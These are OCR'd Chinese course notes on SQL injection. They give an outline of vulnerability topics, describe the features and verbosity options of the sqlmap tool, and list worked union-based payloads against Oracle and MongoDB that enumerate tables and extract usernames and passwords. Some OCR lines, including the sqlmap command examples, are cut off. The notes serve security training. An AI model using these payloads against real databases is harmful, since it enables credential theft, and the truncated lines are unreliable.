
WEB 攻防-通用漏洞&SQL 注入

&Sqlmap&Oracle&Mongodb&DB2 等


ASP
IIS安全
解析
短文件
配置不当写权限
源码问题
MDB下载
ASP数据库植入
ASPX
配置不当
路径泄漏错误
代码安全
DLL反编译
常见漏洞
未授权访问
PHP
应用
CTF考点
真实CMS源码
函数
==与===
intval
strpos
in_array
preg_match
str_replace
JAVA
代码URL对应
JAR反编译
URL路由代
加载jar包
身份验证
JWT安全
其他安全
访问控制

#知识点：

1、数据库注入-Oracle&Mongodb

2、数据库注入-DB2&SQLite&Sybase

3、SQL 注入神器-SQLMAP 安装使用拓展

#SQLMAP

-什么是 SQLMAP?

-它支持那些数据库注入?

-它支持那些 SQL 注入模式?

-它支持那些其他不一样功能?

-使用 SQLMAP 一般注入流程分析?

#SQL 注入课程体系：

1.数据库注入 - access mysql mssql oracle mongodb postgresql 等

2.数据类型注入 - 数字型 字符型 搜索型 加密型(base64 json)等

3.提交方式注入 - get post cookie http 头等

4.查询方式注入 - 查询 增加 删除 更新 堆叠等

5.复杂注入利用 - 二次注入 dnslog 注入 绕过 bypass 等


SQLMAP对URL干吗？
1、判断可注入的参数
2、判断可以用那种SQL注入技术来注入
3、识别出哪种数据库
4、根据用户选择，读取哪些数据
五种注入模式
1、基于布尔的盲注，即可以根据返回页面判断条件真假的注
2、基于时间的盲注，即不能根据页面返回内容判断任何信息
延迟语句是否执行（即页面返回时间是否增加）来判断。
3、基于报错注入，即页面会返回错误信息，或者把注入的语
面中。
4、联合查询注入，可以使用union的情况下的注入。
5、堆查询注入，可以同时执行多条语句的执行时的注入。
支持哪些数据库注入？
MySQL, Oracle, PostgreSQL
Microsoft SQL Server, Microsoft Access, IBM D
SQLite, Firebird, Sybase和SAP MaxDB
1.观察数据
-v参数，共有七个等级，默认为1：
-v 0 只显示python错误以及严重的信息
-v 1 同时显示基本信息和警告信息。（
-v 2 同时显示debug信息。
-v 3 同时显示注入的payload。
-v 4 同时显示HTTP请求。
-v 5 同时显示HTTP响应头。
-v 6 同时显示HTTP响应页面。
如果你想看到sqlmap发送的测试payload
2.获取目标方式
1.直接连接到数据库
参数：-d
对单个数据
python sql
banner --d
2.目标URL
参数：-u或者--url
格式：http(s)://targ
例如：python sqlma
banner --dbs --use
3.从Burp或者WebScarab代理中获取
4.从文本中获取多个目标扫描
参
u

演示案例：

- 数据库注入-联合猜解-Oracle&Mongodb
- 数据库注入-SQLMAP-DB2&SQLite&Sybase
- 数据库注入-SQLMAP-数据猜解&高权限读写执行

#Oracle

参考：https://www.cnblogs.com/peterpan0707007/p/8242119.html

测回显：and 1=2 union select '1','2' from dual

爆库：and 1=2 union select '1',(select table_name from user_tables where rownum=1) from dual

模糊爆库：and 1=2 union select '1',(select table_name from user_tables where rownum=1 and table_name like '%user%') from dual

爆列名：and 1=2 union select '1',(select column_name from all_tab_columns where rownum=1 and table_name='sns_users') from dual

爆其他列名：and 1=2 union select '1',(select column_name from all_tab_columns where rownum=1 and table_name='sns_users' and column_name not in ('USER_NAME')) from dual

爆数据：and 1=2 union select user_name,user_pwd from "sns_users"

爆其他数据：and 1=2 union select user_name,user_pwd from "sns_users" where USER_NAME<>'hu'

#Mongodb 看代码

参考：https://www.runoob.com/mongodb/mongodb-query.html

测回显：/new_list.php?id=1'}); return ({title:1,content:'2

爆库： /new_list.php?id=1'}); return ({title:tojson(db),content:'1

爆表： /new_list.php?id=1'}); return ({title:tojson(db.getCollectionNames()),content:'1

爆字段：/new_list.php?id=1'}); return ({title:tojson(db.Authority_confidential.find()[0]),content:'1

db.getCollectionNames()返回的是数组，需要用 tojson 转换为字符串。

db.Authority_confidential 是当前用的集合（表），find 函数用于查询，0 是第一条数据

#SQLMAP 使用

1、判断数据库注入点

2、判断注入点权限

-sqlmap 数据库注入数据猜解

-sqlmap 高权限注入读写执行

-sqlmao 高权限注入联动 MSF

#SQLMAP 使用参数：

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址